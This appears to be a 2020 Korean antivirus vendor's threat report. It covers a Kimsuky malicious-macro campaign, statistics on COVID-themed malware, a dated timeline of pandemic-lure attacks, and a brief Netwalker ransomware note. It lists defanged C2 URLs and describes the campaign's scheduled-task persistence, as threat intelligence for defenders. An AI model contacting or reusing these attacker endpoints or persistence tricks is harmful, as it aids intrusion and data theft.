
[그림 1] C2 서버 'saemaeul.mireene[.]com' 서버와 통신해 매크로 실행 유도하는 과정

02 전문가 기고

사용자가 [콘텐츠 사용] 버튼을 클릭해 실행하면, 사용자에게는 다음과 같은 워드문서의 내용이 보이게 됩니다.




[그림 2] 21 대 국회의원 선거 관련 내용이 담긴 악성 문서 화면



[그림 3] 외교 및 총선 관련 내용이 담긴 악성 문서 화면


02 전문가 기고

악성 매크로가 실행되면, '.NETFramework4.xml' 파일 이름으로 추가 명령을 생성합니다.



[그림 4] XML 내부 화면

그리고 윈도우 운영체제 정품인증 관리 서비스(Key Management Service)처럼 KMSAuto 이름으로 작업 스케줄러에 등록해 자동으로 실행되도록 설정합니다



[그림 5] 작업스케줄러 명령어 화면

02 전문가 기고

C2 명령제어 서버와 다음과 같이 통신을 시도하며, 공격자의 추가 명령에 따라 다양한 정보유출이 진행될 수 있습니다.

```
http://saemaeul.mireene[.]com/skin/board/basic/bin
http://saemaeul.mireene[.]com/skin/board/basic/bin/report.php
http://saemaeul.mireene[.]com/skin/board/basic/bin/down.php?op=1
http://saemaeul.mireene[.]com/skin/board/basic/bin/down.php?op=2

http://saemaeul.mireene[.]com/skin/visit/basic/log
http://saemaeul.mireene[.]com/skin/visit/basic/log/report.php
http://saemaeul.mireene[.]com/skin/visit/basic/log/down.php?op=1
http://saemaeul.mireene[.]com/skin/visit/basic/log/down.php?op=2
```

올해 초부터 김수키(Kimsuky) 조직은 국내 기업/기관 등을 대상으로 지속적으로 스모크 스크린 캠페인을 벌이고 있습니다. 이에 기업 및 기관 사용자들의 각별한 주의가 필요합니다.

현재 알약에서는 해당 악성코드에 대해 Exploit.MSOffice.Gen, Trojan.Agent.183268E 로 탐지 중에 있습니다.

2. 알약 통계로 확인해 본 '코로나' 키워드를 활용한 최근 2 달간의 공격 동향

현재 코로나 19 바이러스(COVID-19) 전염병은 전세계적으로 확산 추세이며, 3/30 현재(글 작성 시점)까지 약 200 여개국에서 확진자 약 70 만명 / 사망자 약 3 만 3 천여명을 기록하고 있어 WHO(World Health Organization)에서는 팬데믹 선언을 하기까지 이르렀습니다.

전세계적으로 이러한 신종 코로나 바이러스가 확산되면서 이 '코로나' 키워드를 활용한 사이버 공격 건수도 함께 급증하고 있습니다.

ESRC 에서 2020 년 2 월 초부터 3 월 말까지 약 2 달간 '코로나' 키워드로 수집/등록한 DB 만 해도 약 400 여 건에 이르며 그중 Top15 악성코드를 꼽아보면 다음과 같습니다.



[그림 1] 코로나 키워드를 활용해 유포된 악성코드 신규 DB 등록건 Top15

02 전문가 기고

신규로 가장 많이 DB로 등록된 악성코드는 Trojan.Agent.Wacatac이며, 그 뒤를 이어 Trojan.Agent.Emotet, Trojan.Downloader.DOC.Gen 등도 많이 유포되었습니다.

코로나 관련 이슈로 신규 등록된 악성코드와 관련하여 최근 2달 사이에 알약 공개용 백신을 통해 탐지된 전체 건을 합치면 약 11만 건에 이르며, 그 중 가장 많이 탐지된 악성코드는 역시 Trojan.Agent.Wacatac이었습니다.


Trojan.Agent.Wacatac : 이메일 첨부파일로 유입. 정상 프로세스에 인젝션하여 감염 PC의 정보를 탈취하는 악성코드

다음은 신규로 등록된 코로나 관련 악성코드 중 2월부터 3월까지의 2달간 탐지 수치 Top15를 추린 통계입니다.

악성코드명	탐지수치
Trojan.Agent.Wacatac	47,276
Trojan.Agent.Miner	24,019
Trojan.Agent.FormBook	12,326
Exploit.CVE-2017-11882	11,455
Trojan.Agent.Emotet	9,601
Trojan.Downloader.DOC.Gen	3,153
Spyware.LokiBot	3,062
Trojan.Downloader.XLS.gen	1,190
Spyware.AgentTesla	1,052
Trojan.Agent.Vebzenpak	488
Trojan.PDF.Phish	276
Backdoor.Linux.Mirai	107
Trojan.PSW.Predator	89
Trojan.JAVA.Agent.Gen	11
Trojan.Ransom.MBRLock	7

신규 DB로 가장 많이 등록된 Trojan.Agent.Wacatac이 4만이 훌쩍 넘는 탐지 수치를 보였으며, Trojan.Agent.Miner와 Trojan.Agent.FormBook, Trojan.Agent.Emotet도 높은 탐지 건을 기록했습니다.

2월 초부터 3월말까지 확인된 '코로나' 키워드를 이용한 국내외 주요 사이버 공격을 간략히 도식화해보면 다음과 같습니다.



[그림 2] 2020년 2월~3월간 코로나 키워드 활용 주요 공격 사례 요약

도식화한 내용을 포함하여 코로나 19 바이러스 키워드를 활용했던 공격의 상세 내용은 아래와 같습니다.

2020/02/03

신종 코로나 바이러스 감염증에 관한 안전 조치를 사칭한 피싱 캠페인이 미국과 영국을 공격. 피싱 캠페인은 미국 질병통제예방센터의 공식 알림 메시지로 위장. 사용자 자격증명을 탈취 시도

2020/02/06

한국 특정 기업에 유입된 'Coronavirus Update: China Operations' 타이틀의 메일로, 코로나바이러스로 인한 중국 외 타국 공장과의 연락방법/생산일정 재개정보를 확인하도록 유도하며 키로깅 및 백도어 설치 시도

2020/02/10

코로나 19 관련 정보로 가장해 휴대전화에 있는 은행 앱의 금융 정보를 빼가는 스미싱. '한국 코로나 바이러스 첫 사망자 발생'의 제목으로 휴대전화 문자 메시지나 카카오톡 메신저로 URL 유포 시도

2020/02/13

'corona virus' 키워드를 활용하여 다양한 내용의 이메일을 유포하며 조작된 문서를 통해 원격에서 임의의 코드를 실행하는 악성코드 설치 시도

2020/02/21

WHO를 사칭한 피싱 이메일 유포. 피싱 메일은 발송자의 주소를 실제 기관의 사이트 주소와 비슷하게 만들었으며 가짜 마이크로소프트 Outlook 페이지로 연결돼 사용자 이름과 비밀번호를 탈취 시도

2020/02/23

'코로나국내현황', '국내코로나실시간현황' 등의 파일명을 사용하며 파일 실행시 원격제어, 키로깅, 화면캡처, 정보탈취, 추가악성코드 설치 등이 가능한 악성코드 감염되며 국내에서 제작된 것으로 파악

2020/02/24

'마스크 무료 배포', '코로나로 인한 택배배송 지연' '국내 우한폐렴 급속도 확산', '감염자 및 접촉자 신분정보 확인하기' 등의 문자와 함께 스미싱 공격 시도

2020/02/27

미국 질병통제예방센터 메일로 사칭한 메일 대량 유포. 첨부파일을 통해 감염 PC를 원격 제어할 수 있는 RemcosRAT 유포

2020/03/02

김수키 조직, 코로나 19 이슈를 악용한 최초의 한글로 작성된 악성 이메일 유포 확인. 국제교류 및 외교 관련 기관 타겟으로 유포되었으며, 감염시 추가 악성코드 설치

2020/03/05

Hakbit 랜섬웨어의 변종이 Corona 랜섬웨어로 이름을 변경하여 등장. 랜섬머니로 300 달러상당의 비트코인을 요구

2020/03/06

국내 코로나 19 확산의 줄기 중 하나인 '신천지'의 비상 연락처로 위장한 Bisonal 악성코드 유포. 일단 감염시 백도어 설치

2020/03/09

WHO를 사칭하여 코로나 19 관련 내용으로 전송된 이메일에서 FormBook 인포스틸러 유포 시도

2020/03/09

이탈리아를 타겟으로 WHO 소속 의사가 보낸 것으로 위장하여 감염 예방 조치로 위장한 문서가 포함된 이메일을 통해 Trickbot 유포 확인

2020/03/12

Johns Hopkins 대학에서 운영중인 실제 코로나 19 바이러스 지도와 유사하게 제작한 가짜 지도를 통해 AZORult 인포스틸러를 유포하여 사용자 웹브라우저에 저장된 민감정보 탈취 시도

2020/03/13

한글로 작성된 코로나 19 이슈 악용 Hoax 등장. 랜섬웨어처럼 위장하여 복호화비용으로 10,000 원 상당의 킬처랜드 문화상품권을 요구하나 실제 파일 암호화는 진행되지 않음

2020/03/13

CoronaVirus 라는 신종 랜섬웨어가 특정 유틸리티 사이트로 위장하여 배포. 해당 랜섬웨어는 특정 파일에 대한 암호화를 진행하는 동시에 다양한 계정정보와 가상화폐지갑, 쿠키정보를 탈취 시도

2020/03/16

'코로나'라는 한글이름을 사용한 악성앱 유포. 위치 및 카메라 관련 파일 탈취, 원격명령을 통해 추가 악성행위 진행

2020/03/16

'코로나바이러스 대응'이라는 제목의 이메일을 통해 피싱 공격 시도. 이메일 첨부파일에는 기존 김수키 그룹에서 활용했던 BabyShark 악성코드가 부비트랩화되어 있는 것을 확인

2020/03/17

질병 연구를 위한 분산 컴퓨팅 프로젝트인 Folding@home 브랜드를 악용하여 메일 수신자에게 코로나 바이러스 치료법을 찾는 것을 도와달라고 요청하며 함께 RedLine Stealer 유포, 민감정보 및 하드웨어 구성 및 보안 소프트웨어와 같은 시스템 정보를 탈취

2020/03/18

코로나 바이러스 정보 확인 어플리케이션을 가장한 CovidLock 모바일 랜섬웨어 유포 확인. 화면잠금 공격을 수행하고 100 달러 상당의 비트코인을 복호화비용으로 요구하지만, 복호화키가 발견되었음

2020/03/19

APT36 그룹에서 인도 정부의 코로나 19 관련 보건 지침 문서로 위장한 피싱 캠페인 진행하여, CrimsonRAT 설치 유도. CrimsonRAT 감염시 피해자 자격증명, 스크린샷 캡처, 백신 정보등을 수집

2020/03/20

TrickBot 과 Emotet 악성코드가 AI 및 머신러닝 기반 보안제품의 탐지 우회를 위해 실제 코로나 바이러스 관련 뉴스 기사 내용을 파일정보에 반영하기 시작한 것이 확인됨

2020/03/23

김수키 조직, MacOS 사용자 대상으로 "COVID-19 and North Korea.docx"라는 이메일 첨부파일을 통해 공격 시도. 감염시 사용자 정보 탈취

2020/03/23

Netwalker 랜섬웨어 공격자가 코로나 19 관련 피싱 이메일을 통해 기업과 정부 기관을 공격

2020/03/25

WHO 사무총장이 보낸 메일로 위장한 피싱 메일이 HawkEye 키로거를 유포. 피싱 메일은 코로나 19 치료 관련 약물 정보를 제공한다는 내용으로 위장. 감염 시 스크린샷 캡처, 모든 키 입력 기록, 자격 증명 도용 등의 작업을 수행

2020/03/25

Maze 랜섬웨어가 새로운 코로나 19 백신을 준비 중인 영국의 임상 연구 조직을 공격. 해당 조직은 감염시스템을 복구했으나 공격자는 탈취한 데이터를 다크웹에 샘플 공개

2020/03/25

'코로나 안티 바이러스-세계 최고의 보호'라는 문구로 광고하는 악성 웹사이트 발견. 해당 사이트는 실제 코로나 19 바이러스를 예방해준다고 컴퓨터 백신 프로그램을 설치하도록 유도하며, 설치시 BlackNET에 감염되어 피해자 PC를 bot으로 만듦

2020/03/26

사용자 주변의 코로나 19 감염자를 알려준다고 설치를 유도하는 "Coronavirus Finder"라는 앱 발견. 해당 앱에는 Gimp banking 트로이목마가 숨겨져 있으며, 오버레이 앱을 통해 사용자의 결제 정보를 탈취

2020/03/27

브루트포싱 공격으로 해킹된 D-Link, Linksys 라우터가 특정 도메인 목록에 접근하려 하는 사용자를 가짜 코로나 19 정보 앱을 설치하도록 요구하는 사이트로 리디렉션하는 공격 확인. 해당 앱 설치시 Oski 트로이목마를 설치해 브라우저로부터 계정 자격 증명 및 가상 화폐 계정을 탈취

2020/3/30

코로나 19 바이러스에 노출되어 검사 필요하다는 내용으로 병원에서 보낸 이메일로 위장한 피싱 캠페인 발견

2020/3/31

Zeus Sphinx, 코로나 19 바이러스 이슈 악용해 재등장, 악성코드 감염 시 사용자 정보 탈취

대부분의 공격은 코로나 관련 정보를 제공하거나 코로나 관련 치료/예방법을 제공한다는 내용의 이메일을 통해 사용자의 공포심/호기심을 이용해 문서 및 실행파일 등의 첨부파일을 클릭하도록 유도하고 있었습니다.

첨부파일에는 각종 실행파일, MS Office 관련 문서&매크로 파일, LNK 파일, Java 스크립트, VBS 스크립트 등 다양한 형태가 존재했으며, 파일명에는 대부분 covid19, coronavirus 등 corona 관련 문자열이 포함되어 있었습니다.

악성코드가 포함되어 있지 않더라도 신뢰할 수 있는 기관인 것처럼 속여 계정입력을 유도/탈취하는 시도도 다수 확인되었습니다.

또한 MacOS 사용자 및 안드로이드 OS 사용자를 노린 공격, 리눅스 Mirai bot 등이 확인되었듯이 공격자는 Windows 사용자뿐만이 아닌 다양한 운영체제를 사용하는 사용자들을 타깃으로 광범위한 공격을 수행한 것으로 확인됩니다.

사용자 여러분들은 코로나 바이러스 관련 이메일을 받았을 경우 각별한 주의를 기울이고, 특히 첨부파일을 오픈하지 않고, 계정정보를 입력하는 내용에 동의하지 않는 것이 중요합니다.

신뢰할 수 있는 코로나 바이러스 관련 정보는 낯선 첨부파일이나 앱, 생소한 사이트가 아닌 CDC, WHO 공식 사이트 또는 지역 보건소 사이트를 방문하여 획득하시기 바랍니다.


03

악성코드 분석 보고

[Trojan.Ransom.Mailto]

악성코드 분석 보고서

최근 호주의 물류회사와 스페인에 위치한 병원에 랜섬웨어 공격이 발생하였다. 주로 기업 네트워크를 타겟으로 하는 이번 공격에 사용된 랜섬웨어는 Mailto 랜섬웨어의 변종으로 Netwalker 로도 알려져있다. 해외에서 신종 코로나 바이러스의 확진자가 지속적으로 발생하면서 해당 공격자들이 랜섬웨어 설치를 위해 코로나 19 이슈를 이용하여 피싱 이메일을 사용하고 있는 것으로 확인되었다.



[그림] 랜섬노트 화면

해당 랜섬웨어는 기업을 타겟으로 하고, 최근에는 코로나 19 확산에 따른 사회적 관심과 불안감을 악용하는 랜섬웨어다. 랜섬웨어를 예방하기 위해서는 기본 보안 수칙을 준수하고, 윈도우, 애플리케이션을 최신으로 업데이트해야 한다. 또한 중요한 자료는 정기적으로 외장 매체나 클라우드 서비스 등에 백업해서 피해를 최소화할 수 있도록 해야한다.

